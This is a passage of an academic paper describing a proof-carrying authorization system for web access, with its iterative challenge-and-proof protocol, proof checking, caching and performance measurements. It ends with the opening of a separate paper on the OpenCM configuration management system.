


Figure 2. The components of the system.

The server's *proposition generator* provides the server with a list of propositions. The server returns to the client the first unproven proposition. If the client successfully proves that proposition in a subsequent request, then the server will reply with the next unproven proposition as the challenge. This process of proving and then receiving the next challenge from a list of unproven propositions is called *iterative authorization*. The processes for the client and server are shown in the flowcharts of Figure 3 and Figure 4.

The process of iterative authorization terminates when either the client gives up (i.e., cannot prove one of the propositions) or has successfully proven all of the propositions, in which case access is allowed. If the client presents a proof which fails when the server checks it, it is simply discarded. In this case, the same challenge will be returned to the client twice.

If the client receives the same challenge twice, it knows that although it “successfully” constructed a proof for that challenge, the proof was rejected by the server. This means that one of the client's assumptions must have been incorrect. The client may choose to discard some assumptions and retry the proof process.

Our system generates a proposition for each directory level of the URL specified in the client's request. This ensures that the client has permission to access the full path (i.e., just like in standard access control for a hierarchical file system). Since the server returns identical challenges regardless of whether the requested object exists, returning a challenge reveals no information about the existence

of objects on the server.

Isolating the proposition generator from the rest of the server makes it easy to adapt the server for other applications of PCA; using it for another application may require nothing more than changing the proposition generator.

After receiving the second, encrypted request, the server first generates the session ID, “sid”. It then passes the request and the ID to the proposition generator. The proposition generator returns a list of propositions that Alice must prove before she is allowed to see /midterm.html:

```
(key "server") says
(goal "http://server/" "sid")

(key "server") says
(goal "http://server/midterm.html" "sid")
```

For the purposes of this example, we will deal only with the second challenge. In reality, Alice would first have to prove that she is allowed to access http://server/, and only then could she try to prove that she is also allowed to access http://server/midterm.html.

A benefit of iterative authorization is that it allows parts of the security policy to be hidden from unauthorized clients. Only when a challenge has been proven will the client be able to access the facts that it needs to prove the next challenge. In the context of our application this means, for example, that a client must prove that it is allowed to access a directory before it can even find out what goal it must prove (and therefore what facts it must gather) to gain access to a particular file in that directory.




Figure 4. Server flowchart.

3.6 Server: Challenges; Client: Proofs

For each authorization request, the server's proposition generator generates a list of propositions which must be proven before access is granted. Each proposition contains a URL and a session identifier. The server checks each proposition to see if it was previously proven by the client by checking a cache of previously proven challenges. If all of the propositions have been proven, access is allowed immediately. Otherwise, the first unproven proposition is returned to the client as a challenge. Any other unproven propositions are discarded.

The server constructs a reply with a status code of "Unauthorized." This is a standard HTTP response code (401) [10]. The response includes the required HTTP header field "WWW-Authenticate" with an authentication scheme of "PCA" and the unproven

proposition as its single parameter.

Once the client has constructed a proof of the challenge, it makes another HTTPS request (this can be done with the same TCP connection if allowed by keep-alive) containing the challenge and the proof. The challenge is included in an "Authorization" request-header field, and the proof is included in a series of "X-PCA-Proof" request-header fields. The server checks that the proof proves the supplied challenge, adds the challenge to its cache of proven propositions, and then begins the checking process for the next proposition.

The first proposition in the example is the one stating that the server says that it's OK to read `http://server/`. The server checks whether it has already been proven and moves on to the next one. (Remember that for the purposes of the example we're concentrating only on the second proposition; the authorization process for each is identical.) The next proposition states that the server says it's OK to read `http://server/midterm.html`. This one hasn't been proven yet, so the server constructs an HTTP response that includes this proposition as a challenge and sends it to Alice. This is step 5 of Figure 2.

3.7 Client: Prover

In the course of a PCA conversation with a server, the proxy needs to generate proofs that will demonstrate to the server that the client should be allowed access to a particular file. This task is independent enough from the rest of the authorization process that it is convenient to abstract it into a separate component. During a PCA conversation the client may need to prove multiple statements; the process of proving each is left to the prover.

The core of the prover in our system is the Twelf logical framework [18]. Proofs are generated automatically by a logic program that uses tactics. The goal that must be proven is encoded as the statement of a theorem. Axioms that are likely to be helpful in proving the theorem are added as assumptions. The logic program generates a derivation of the theorem; this is the "proof" that the proxy sends to the server.

The tactics that define the prover roughly correspond to the inference rules of the application-specific logic. Together with the algorithm that uses

them, the tactics comprise a decision procedure that generates proofs – for our system to always find proofs of true statements, this decision procedure must be decidable.

A tactic for proving *A speaksfor C* would be to find proofs of *A speaksfor B* and *B speaksfor C* and then use the transitivity lemma for *speaksfor*. Other tactics might be used to guide the search for these subgoals. The order in which tactics are applied affects their effectiveness. Care must also be taken to avoid situations in which tactics might guide the prover into infinite (or finite but time-consuming) branches that don't lead to a proof. For the restricted set of rules that we are interested in, the prover in our system is able to automatically generate proofs whenever they exist.

As part of generating the proof of a goal given to it by the proxy, the prover's job is to find all the assumptions that are required by the proof. Assumptions needed to generate a proof might include statements made by the server about who is allowed to access a particular file, statements about clock skew, statements by which principals delegate authority to other principals, or statements of goal. While some of these might be known to the proxy, and would therefore have been provided to the prover, others might need to be obtained from web pages.

Since fetching assumptions from the web is a relatively time-consuming process (hundreds of milliseconds is a long time for a single step of an interactive authorization that should be transparent to the user), the prover caches the assumptions for future use. The prover also periodically discards assumptions which have not been recently used in successful proofs.

3.8 Client: Iterative Proving

The client is responsible for *proof generation*. The client may not always be able to generate a proof of the challenge on the first try. It may need to obtain additional information, such as signed delegations or other facts, before the proof can be completed. The process of fetching additional information and then retrying the proof process is called *iterative proving*. The process does not affect the server, and terminates when a proof is successfully generated.

Proof generation can be divided into two phases. In

the first phase, facts are gathered. In the second phase, straightforward prover rules are used to test if these facts are sufficient to prove the challenge. If so, the proof is returned. Otherwise, the phases are repeated, first gathering additional facts and then reproving, until either a proof is successfully generated, or until no new facts can be found.

The fact-gathering phase involves the client gathering four basic types of facts.

Self-signed Assumptions The first type of facts comes from the client itself. The client can sign statements with its own private key, and these may be useful in constructing proofs. Often, for example, it is necessary for the client to sign part of the challenge itself and use this as an assumption in the proof.

Alice will sign the statement

```
goal "http://server/midterm.html" "sid"
```

Applying the signature axiom to this statement will yield

```
(key "alice") says  
  (goal "http://server/midterm.html" "sid")
```

Armed with this assumption (and no others, so far), Alice tries to prove the challenge. The attempt fails in the client (i.e., no proof is constructed, so nothing is sent to the server); Alice realizes that this assumption by itself isn't sufficient to generate a proof so she tries to collect more facts. (Steps 6 and 8 of Figure 2.)

Goal-oriented facts The second type of facts is typically (though not necessarily) provided by the web server. While generating propositions and checking proofs are conceptually the two main parts of the server-side infrastructure, a PCA-enabled server may want to carry out a number of other tasks. One of these is managing pieces of the security policy. To generate a proof that it is authorized to access a particular web page, a client will have to know which principals have access to it. Such information, since it describes which principals have direct access to a particular goal, we call goal-oriented facts.

In our implementation, the server keeps this information in access-control lists. Entries from these

lists, encoded in a manner that makes them suitable for use as assumptions, are provided to the client on demand. They are not given out indiscriminately, however. Before providing a goal-oriented fact, the server uses an additional PCA exchange to check whether the client is authorized to access the fact.

In our system the client queries the server for goal-oriented facts for each challenge it needs to prove. Goals are described by URLs, and the server requires PCA authorization for a directory before it will return the goal-oriented facts that describe access to files/directories inside that directory. The goal-oriented fact that describes access to the root directory is freely returned to any client. In this way, a client is forced to iteratively prove authorization for each directory level on the server.

Since her first attempt at generating a proof didn't succeed, Alice sends a message to the server requesting goal-oriented facts about `http://server/midterm.html`. Upon receiving the request, the server first checks whether Alice has demonstrated that she has access to `http://server/`. It does this by generating a list of assumptions (there will be only a single assumption in the list) and then checking whether Alice has proven it. After determining that Alice is allowed access to the root directory, the server gives to Alice a signed version of the statement

```
not (before "server" (8 P.M.))
imp ((localname (key "registrar") "cs101")
  says (goal "http://server/midterm.html"
    "sig"))
imp (goal "http://server/midterm.html" "sig")
```

Alice translates it into, "Server says: 'If it is not before 8 P.M., and a CS101 student says it's OK to read `midterm.html`, then it's OK to read `midterm.html`.'"

Fetching the ACL entry from the server is also described by steps 2 through 5 of Figure 2.

Server Time In order to generate proofs which include expiring statements, the client must make a guess about the server's clock. The third type of facts is the client's guess about the time which will be showing on the server's clock at the instant of proof checking. If the client makes an incorrect guess, it might successfully generate a proof which is rejected by the server. (An incorrect guess about the server's clock is the only reason for rejecting a properly formed proof, since it is the only "fact" the

the server might not accept.) In this case, the client adjusts its guess about the server's clock and begins the proof generation process again.

In order to use the goal-oriented assumption it received from the server, Alice must also know something about the current time. Since it's 9 P.M. by her clock, she guesses that the server believes that the time is before 9:05 P.M. and after 8:55 P.M. This corresponds to the assumption

```
before "server" (9:05 P.M.) and
not (before "server" (8:55 P.M.))
```

Armed with the self-signed assumption, the goal-oriented assumption, and the assumption about time, Alice again tries proving that she can access `midterm.html`. Again, she discovers that she doesn't have enough facts to construct a proof. She knows that Registrar.CS101 can access the file, but she doesn't know how to extend the access privilege to herself.

Key-oriented facts The fourth type of facts come from hints that are embedded in keys and that enable facts to be stored on a separate (perhaps centralized or distributed) server. Concatenated with each public key is a list of URLs which may contain facts relevant to that key.

At each fact-fetching step, the client examines all of the keys referenced in all of the facts already fetched. Each key is examined for embedded hints. The client then fetches new facts from all of these hint URLs. If needed, these new facts will be examined for additional hint URLs, which will then be fetched; this process will continue until all needed facts have been found. In this way, the client does a breadth-first search for new facts, alternating between searching one additional depth level and attempting to construct a proof with the current set of facts.

Although the proof didn't succeed, Alice can now use the hints from her facts to try to find additional facts that might help the proof. Bob's server's key and the Registrar's key are embedded in the facts Alice has collected. In each key is encoded a URL that describes a location at which the owner of that key publishes additional facts. Bob's server's key, heretofore given as key "server" actually has the form key "server;http://server/hints/".

Before giving up, Alice's prover follows these URLs to see if it can find any new facts that might help.

This is shown as step 7 of Figure 2. Following the hint in the Registrar's key, Alice downloads a signed statement which she translates into the assumption

```
(key "registrar") says
  (before "registrar" (end of semester)
    imp ((key "alice") speaksfor
      (localname (key "registrar")
        "cs101"))))
```

This fact delegates to Alice the right to speak on behalf of Registrar.CS101: “The Registrar says that until the end of the semester, whatever Alice says has the same weight as if Registrar.CS101 said it.”

Following the hint in Bob's server's key, Alice obtains a new fact that tells her the clock skew between Bob's server and the Registrar.

Alice now finally has enough facts to generate a proof that demonstrates that she is authorized to read `http://server/midterm.html`. Alice makes a final request to access `http://server/midterm.html`, this time including in it the full proof.

3.9 Server: Proof Checking

The Theory. After it learns which proposition it must prove, the client generates a proof and sends it to the server. If the proof is correct, the server allows the client to access the requested web page. Proofs are checked using Twelf. The proof provided by the client is encoded as an LF term [13]. The type (in the programming languages sense) of the term is the statement of the proof; the body of the term is the proof's derivation. Checking that the derivation is correct amounts to type checking the term that represents the proof. If the term is well typed, the client has succeeded in proving the proposition.

As is the case for the client, using Twelf for proof checking is overkill, since only the type-checking algorithm is used. The proof checker is part of the trusted computing base of the system. To minimize the likelihood that it contains bugs that could compromise security, it should be as small and simple as possible. Several minimal LF type checkers have already been or will shortly be implemented [16, 20]; one of these could serve as the proof checker for our system.

LF terms can either have explicit type ascriptions or be implicitly typed. The explicitly-typed version

may need to introduce more than one type annotation per variable, which can lead to exponential increase in the size of the proofs. The implicitly-typed version is much more concise, but suffers from a different problem: the type-inference algorithm that the server would need to run is undecidable, which could cause correct proofs not to be accepted or the server to be tied up by a complicated proof.

The LF community is currently developing a type checker for semi-explicitly typed LF terms that would solve both problems. Its type-inference algorithm will be decidable, and the level of type ascription it will require will not cause exponential code blowup. Until it becomes available, our system will require proofs to be explicitly typed.

The Practice. Checking the proof provided by the client, however, is not quite as simple as just passing it through an LF type checker. The body of an LF term is the proof of the proposition represented by its type. If the term has only a type ascription but no body, it represents an axiom. That the axiom may type check does not mean that we want to allow it as part of the proof. If we were to do so, the client could respond to a challenge by sending an axiom that asserted the proposition it needed to prove; obviously we wouldn't want to accept this statement as proof of the challenge. In addition, the server must verify any digital signatures that are sent with the proof.

To solve these problems, the server preprocesses the client's proof before passing it to a type checker. The preprocessor first makes sure that all of the terms that make up the proof have both a type and a body. A proof that contains illegal axioms is rejected.

Next, two special types of axioms are inserted into the proof as necessary. The first type is used to make propositions about digital signatures, and the second type is used to make propositions regarding time. These are required since the proof checker cannot check digital signatures or time statements directly. The client inserts into the proof place holders for the two types of axioms it can use. The server makes sure that each axiom holds, generates an LF declaration that represents it, and then replaces the placeholder with a reference to the declaration.

For digital signatures, the client inserts into the proof a proposition of the special form “#signature

key, formula, sig". The server checks that *sig* is a valid signature made by the key *key* for the formula *formula*. If so, the *#signature* statement is replaced by an axiom asserting that *key* signed *formula*.

To make statements about time, the client inserts a proposition of the special form "*#now*". The pre-processing stage replaces the *#now* with an axiom asserting the current time. Axioms of this form are necessary when signed propositions include an expiration date, for example.

Once the proof has been parsed to make sure it contains no axioms and special axioms of these two forms have been reintroduced, the proof is checked to make sure it actually proves the challenge. (The proof might be a perfectly valid proof of some other challenge!) If this final check succeeds, then the whole proof is passed to an LF type checker; in our case, this is again Twelf.

If all of these checks succeed, then the challenge is inserted into the server's cache of proven propositions. The server will either allow access to the page (if this was the last challenge in the server's list) or return the next challenge to the client.

The server receives Alice's request for midterm.html and generates a list of propositions that need to be proven before access is granted. Only the last proposition is unproven, and its proof is included in Alice's request. The server expands the #signature and #now propositions, and sends the proof to the type-checker. The proof checks successfully, so the server inserts it in its cache; Alice won't have to prove this proposition again. Finally, the server checks whether Alice proved the correct challenge, which she has. There are no more propositions left to be proven, Alice has successfully proven that she is authorized to read http://server/midterm.html. The server sends the requested page to Alice.

4 Optimizations and Performance Results

4.1 Caching and Modularity

Our authorization protocol involves a number of potentially lengthy operations like transferring data over the network and verifying proofs. We use

caching on both the client and the server to alleviate the performance penalty of these operations.

Client-side One of the inevitable side-effects of a security policy that is distributed across multiple hosts is that a client has to communicate with each of them. Delegation statements in the security policy may force this communication to happen sequentially, since a client might fetch one piece of data only to discover that it needs another. While there is little that can be done to improve the worst-case scenario of a series of sequential fetches over the network, subsequent fetches of the same facts can be eliminated by caching them on the client. Some facts that reside in the cache may expire; but since it is easy for the client to check whether they are valid, they can be checked and removed from the cache out-of-band from the proof-generation process.

Server-side To avoid re-checking proofs, all correctly proven propositions are cached. Some of them may use time-dependent or otherwise expirable premises—they could be correct when first checked but false later. If such proofs, instead of being retransmitted and rechecked, are found in the cache, their premises must still be checked before authorization is accepted. The proofs are kept cached as long as the session ID with which they are associated is kept alive.

Since all proofs are based on a sparse and basic core logic, they're likely to need many lemmas and definitions for expressing proofs in a concise way. Many clients will use these same lemmas in their proofs; most proofs, in fact, are likely to include the same basic set of lemmas. We have added to the proof language a simple module system that allows us to abstract these lemmas from individual proofs. Instead of having to include all the lemmas in each proof, the module system allows them to be imported with a statement like `basiclem = #include http://server/lemmas.elf`. If the lemma `speaksfor_trans`, for example, resides in the `basiclem` module, it can now be referenced from the body of the proof as `basiclem.speaksfor.trans`. Instead of being managed individually by each client, abstracting the lemmas into modules allows them to be maintained and published by a third party. A company, for instance, can maintain a single set of lemmas that all its employees can import when trying to prove that they are allowed to access their payroll records.

To make the examples in the previous section more understandable, we have omitted from them references to modules. In reality, each proof sent by a client to a server would be prefixed by a `#include` statement for a module that contained the definitions of, for example, `says`, `speaksfor`, `localname` and the lemmas that manipulate them, as well as more basic lemmas.

Aside from the administrative advantages, an important practical benefit of abstracting lemmas into modules is increased efficiency, both in bandwidth consumed during proof transmission and in resources expended for proof checking. Instead of transmitting with each proof several thousands of lines of lemmas, a client merely inserts a `#include` declaration which tells the checker the URL (we currently support only modules that are accessible via HTTP) at which the module containing the lemmas can be found. Before the proof is transmitted from the client to the server, the label under which the module is imported is modified so that it contains the hash of the semantic content (that is, a hash that is somewhat independent of variable names and formatting) of the imported module. This way the checker knows not only where to find the module, but can also verify that the prover and the checker agree on its contents.

When the checker is processing a proof and encounters a `#include` statement, it first checks whether a module with that URL has already been imported. If it has been, and the hash of the previously imported module matches the hash in the proof, then proof checking continues normally and the proof can readily reference lemmas declared in the imported module. If the hashes do not match or the module hasn't been imported, the checker accesses the URL and fetches the module. A module being imported is validated by the checker in the same way that a proof would be. Since they're identified with content hashes, multiple versions of a module with the same URL can coexist in the checker's cache.

The checker takes appropriate precautions to guard itself against proofs that may contain modules that endlessly import other modules, cyclical import statements, and other similar attacks.

4.2 Speculative Proving

In our running example the web proxy waited for the server's challenge before it began the process of constructing a proof. In practice, our proxy keeps track of visited web pages that have been protected using PCA. Based on this log, the proxy tries to guess, even before it sends out any data, whether the page that the user is trying to access is PCA protected, and if it is, what the server's challenge is likely to be. In that case, it can try to prove the challenge even before the server makes it (we call this *prove-ahead* or speculative proving). The proof can then be sent to the server as part of the original request. If the client guessed correctly, the server will accept the proof without first sending a challenge to the client. If the web proxy already has all the facts necessary for constructing a proof, this will reduce the amount of communication on the network to a single round trip from the client to the server. This single round trip is necessary in any case, just to fetch the requested web page; in other words, the proof is piggybacked on top of the fetch message.

4.3 Performance Numbers

| <i>protocol stage</i> | <i>ms</i> |
|--|------------|
| fetch URL attempt without HTTPS | 198 |
| fetch URL attempt with no proof | 723 |
| failed proof attempt | 184 |
| fetch file fact + failed proof attempt | 216 |
| fetch key fact + successful proof attempt | 497 |
| fetch URL attempt (empty server cache) | 592 |
| failed proof attempt | 184 |
| fetch file fact + successful proof attempt | 295 |
| fetch URL attempt (server cached module) | <u>330</u> |
| total | 3219 |

Figure 5. Worst-case performance.

| <i>protocol stage</i> | <i>ms</i> |
|--|------------|
| fetch URL attempt with no proof | 180 |
| failed proof attempt | 184 |
| fetch file fact + successful proof attempt | 295 |
| fetch URL attempt (server cached module) | <u>330</u> |
| total | 989 |

Figure 6. Typical performance.

As one might expect, the performance of our system varies greatly depending on how much information

| | |
|--|-----------|
| <i>protocol stage</i> | <i>ms</i> |
| construct proof from cached facts | 270 |
| fetch URL attempt (server cached module) | 330 |
| total | 600 |

Figure 7. Fully-cached performance.

| | |
|--|-----------|
| <i>protocol stage</i> | <i>ms</i> |
| fetch URL attempt (already authorized) | 175 |
| total | 175 |

Figure 8. Performance with valid session ID.

is cached by the proxy and by the server. The relevant metric is the amount of time it takes to fetch a protected web page. We evaluated our system using the example of Alice trying to access `midterm.html` (see figures 5–8; for comparison, figure 9 shows the length of time to fetch a page that is not protected; the actual example from which we obtained performance data did not include facts about time).

The slowest scenario, detailed in figure 5, is when all the caches are empty and the first attempt to fetch the protected page incurs initialization overhead on the server (this is why the first attempt to fetch the URL takes so long even though a proof isn’t included). In this case, it takes 3.2 seconds for the proxy to fetch the necessary facts, construct a proof, and fetch the desired page.

A more typical situation is that a user attempts to access a protected page on a previously visited site (figure 6). In this case, the user is already likely to have proven to the server that she is allowed access to the server and the directory, and must prove only that she is also allowed to access the requested page. In this case she probably needs to fetch only a single (file or goal) fact, and the whole process takes 1 second. Speculative proving would likely eliminate the overhead of an attempted fetch of a protected page without a proof, saving about .2 seconds. If the client already knows the file fact (figure 7), that length of the access is cut to about .6 seconds.

When a user wants to access a page that she has already accessed and the session identifier used dur-

| | |
|--|-----------|
| <i>protocol stage</i> | <i>ms</i> |
| fetch URL attempt (page not protected) | 50 |
| total | 50 |

Figure 9. Access control turned off.

ing the previous, successful attempt is still valid, access is granted based on just the possession of the identifier – this takes about 175 milliseconds.

Alice’s proof might have to be more complicated than in our example; it could, for example, contain a chain of delegations. For each link of the chain Alice would first have to discover that she couldn’t construct the proof, then she would have to fetch the relevant fact and attempt to construct the proof again – which in our system would currently take about .6 seconds.

The performance results show that, even when all the facts are assembled, generating proofs is slow (at least 200 ms) and grows slower as the user learns more facts. While this is a fundamental bottleneck, the performance of our prover is over an order of magnitude slower than it need be. If this were a production-strength implementation, we would likely have implemented the theorem prover in Java. The capabilities of Twelf are far greater than what we need and impose a severe performance penalty; a custom-made theorem prover that had only the required functionality would be more lightweight. This also impacts the proof-checking performance; a specialized checker [21] would be much faster.

5 Conclusion

In this paper we describe an authorization system for web browsers and web servers that solves the problem of interoperability across administrative or trust boundaries by allowing the use of arbitrarily complex security policies. Our system is implemented as add-on modules to standard web browsers and web servers and demonstrates that it is feasible to use a proof-carrying authorization framework as a basis for building real systems.

We improve upon previous work on proof-carrying authorization by adding to the framework a notion of state and enhancing the PCA logic with goal constructs and a module system. The additions of state (through what we call sessions) and goals are instrumental in making PCA practical. We also introduce mechanisms that allow servers to provide only selective access to security policies, which was a concept wholly absent from the original work. In addition, we refine the core logic to make it more useful for expressing interesting application-specific logics, and

we define a particular application-specific logic that is capable of serving as a security logic for a real distributed authorization system.

Our application allows pieces of the security policy to be distributed across arbitrary hosts. Through the process of iterative proving the client repeatedly fetches proof components until it is able to construct a proof. This mechanism allows the server policy to be arbitrarily complex, controlled by a large number of principals, and spread over an arbitrary network of machines in a secure way. Since proof components can themselves be protected, our system avoids releasing the entire security policy to unauthorized clients. Iterative authorization, or allowing the server to repeatedly challenge the client with new challenges during a single authorization transaction, provides a great deal of flexibility in designing security policies.

Our performance results demonstrate that it is possible to reduce the inherent overhead to a level where a system like ours is efficient enough for real use. To this end, our system uses speculative proving – clients attempt to guess server challenges and generate proofs ahead of time, drastically reducing the exchange between the client and the server. The client also caches proofs and proof components to avoid the expense of fetching them and regenerating the proofs. The server also caches proofs, which avoids the need for a client to produce the same proof each time it tries to access a particular object. A module system in the proof language allows shared lemmas, which comprise the bulk of the proofs, to be transmitted only if the server has not processed them, saving both bandwidth and proof-checking overhead.

Ongoing work includes investigating the use of oblivious transfer and other protocols for fetching proof components without revealing unnecessary information and further refining our security logic to reduce its trusted base and increase its generality. In addition to allowing clients to import lemmas from a third party, we would like to devise a method for allowing them to import actual proof rules as well. We are also exploring the idea of using a higher-order logic as a bridge between existing (non-higher-order) security logics in a way that would enable authentication frameworks based on different logics to interact and share resources. Finally, we intend to significantly improve the performance of our system, in particular by using a specialized prover and proof checker.

6 Acknowledgments

The authors would like to thank Andrew W. Appel for his advice and the anonymous reviewers for their helpful comments.

7 Availability

More information about our system and proof-carrying authorization, including a downloadable version of our prototype implementation, is available at <http://www.cs.princeton.edu/sip/projects/pca>.

References

- [1] M. Abadi. On SDSI's linked local name spaces. *Journal of Computer Security*, 6(1-2):3–21, October 1998.
- [2] M. Abadi, M. Burrows, B. Lampson, and G. D. Plotkin. A calculus for access control in distributed systems. *ACM Transactions on Programming Languages and Systems*, 15(4):706–734, September 1993.
- [3] M. Abadi, E. Wobber, M. Burrows, and B. Lampson. Authentication in the Taos Operating System. In *Proceedings of the 14th ACM Symposium on Operating System Principles*, pages 256–269, Systems Research Center SRC, DEC, Dec. 1993. ACM SIGOPS, ACM Press. These proceedings are also ACM Operating Systems Review, 27,5.
- [4] A. W. Appel and E. W. Felten. Proof-carrying authentication. In *Proceedings of the 6th ACM Conference on Computer and Communications Security*, Singapore, November 1999.
- [5] D. Balfanz, D. Dean, and M. Spreitzer. A security infrastructure for distributed Java applications. In *21th IEEE Computer Society Symposium on Research in Security and Privacy*, Oakland, CA, May 2000.
- [6] M. Blaze, J. Feigenbaum, and M. Strauss. Compliance checking in the PolicyMaker trust-management system. In *Proceedings of the 2nd Financial Crypto Conference*, volume 1465 of *Lecture Notes in Computer Science*, Berlin, 1998. Springer.
- [7] J.-E. Elien. Certificate discovery using SPKI/SDSI 2.0 certificates. Master's thesis, Massachusetts Institute of Technology, May 1998.
- [8] C. M. Ellison, B. Frantz, B. Lampson, R. Rivest, B. M. Thomas, and T. Ylonen. *SPKI Certificate Theory*, September 1999. RFC2693.

- [9] M. Erdos and S. Cantor. Shibboleth architecture draft v04. <http://middleware.internet2.edu/shibboleth/docs/>, Nov. 2001.
- [10] R. T. Fielding, J. Gettys, J. C. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. *Hyper-text Transfer Protocol – HTTP/1.1*. IETF - Network Working Group, The Internet Society, June 1999. RFC 2616.
- [11] K. Fu, E. Sit, K. Smith, and N. Feamster. Dos and don'ts of client authentication on the web. In *Proceedings of the 10th USENIX Security Symposium*, Washington, DC, Aug. 2001.
- [12] J. Y. Halpern and R. van der Meyden. A logic for SDSI's linked local name spaces. In *Proceedings of the 12th IEEE Computer Security Foundations Workshop*, pages 111–122, Mordano, Italy, June 1999.
- [13] R. Harper, F. Honsell, and G. Plotkin. A framework for defining logics. *Journal of the Association for Computing Machinery*, 40(1):143–184, Jan. 1993.
- [14] International Telecommunications Union. ITU-T recommendation X.509: The Directory: Authentication Framework. Technical Report X.509, ITU, 1997.
- [15] O. Kornievskaja, P. Honeyman, B. Doster, and K. Coffman. Kerberized credential translation: A solution to web access control. In *Proceedings of the 10th USENIX Security Symposium*, Washington, DC, Aug. 2001.
- [16] G. C. Necula. *Compiling with Proofs*. PhD thesis, Carnegie Mellon University, Oct. 1998. Available as Technical Report CMU-CS-98-154.
- [17] B. C. Neuman and T. Ts'o. Kerberos: An authentication service for computer networks. *IEEE Communications*, 32(9):33–38, Sept. 1994.
- [18] F. Pfenning and C. Schürmann. System description: Twelf: A meta-logical framework for deductive systems. In H. Ganzinger, editor, *Proceedings of the 16th International Conference on Automated Deduction (CADE-16-99)*, volume 1632 of *LNAI*, pages 202–206, Berlin, July 7–10 1999. Springer.
- [19] V. Samar. Single sign-on using cookies for web applications. In *Proceedings of the 8th IEEE Workshop on Enabling Technologies: Infrastructure for Collaborative Enterprises*, pages 158–163, Palo Alto, CA, 1999.
- [20] A. Stump, C. Barrett, and D. Dill. CVC: a cooperating validity checker. *Submitted to 14th conference on Computer Aided Verification*, 2002.
- [21] A. Stump and D. Dill. Faster Proof Checking in the Edinburgh Logical Framework. In *18th International Conference on Automated Deduction*, 2002.

A Axioms of the Core Logic

Axioms of the higher-order core logic of our PCA system. Except for the last four, they are standard inference rules for higher-order logic.

$$\frac{A \quad B}{A \wedge B} \text{and.i} \quad \frac{A \wedge B}{A} \text{and.e1} \quad \frac{A \wedge B}{B} \text{and.e2}$$

$$\frac{A}{A \vee B} \text{or.i1} \quad \frac{B}{A \vee B} \text{or.i2}$$

$$\frac{A \vee B \quad \frac{[A]}{C} \quad \frac{[B]}{C}}{C} \text{or.e}$$

$$\frac{\frac{[A]}{B}}{A \rightarrow B} \text{imp.i} \quad \frac{A \rightarrow B \quad A}{B} \text{imp.e}$$

$$\frac{A(Y) \quad Y \text{ not occurring in } \forall x.A(x)}{\forall x.A(x)} \text{forall.i}$$

$$\frac{\forall x.A(x)}{A(T)} \text{forall.e} \quad \frac{}{X = X} \text{refl}$$

$$\frac{X = Z \quad H(Z)}{H(X)} \text{congr}$$

$$\frac{\text{signature}(\text{pubkey}, \text{fmla}, \text{sig})}{\text{Key}(\text{pubkey}) \text{ says fmla}} \text{signed}$$

$$\frac{\text{Key}(A) \text{ says } (F \text{ imp } G) \quad \text{Key}(A) \text{ says } F}{\text{Key}(A) \text{ says } G} \text{key_imp.e}$$

$$\frac{\text{before}(S)(T_1) \quad T_2 > T_1}{\text{before}(S)(T_2)} \text{before_gt}$$

$$\frac{\text{Key}(\text{localhost}) \text{ says before}(X)(T)}{\text{before}(X)(T)} \text{timecontrols}$$

Access and Integrity Control in a Public-Access, High-Assurance Configuration Management System

Jonathan S. Shapiro John Vanderburgh
shap@cs.jhu.edu vandy@srl.cs.jhu.edu
Systems Research Laboratory
Johns Hopkins University

Abstract

OpenCM is a new configuration management system created to support high-assurance development in open-source projects. Because OpenCM is designed as an open source tool, robust replication support is essential, and security requirements are somewhat unusual – *preservation* of access is as important as prevention. Also, integrity preservation is a primary focus of the information architecture. Because some of our supported development activities target high-assurance systems, traceability and recovery from compromise are also vital concerns.

This paper describes the mechanisms used by OpenCM to meet these needs. While some of the techniques used are particular to archival stores, others have potentially broader applications in replication-based distributed systems.

1 Introduction

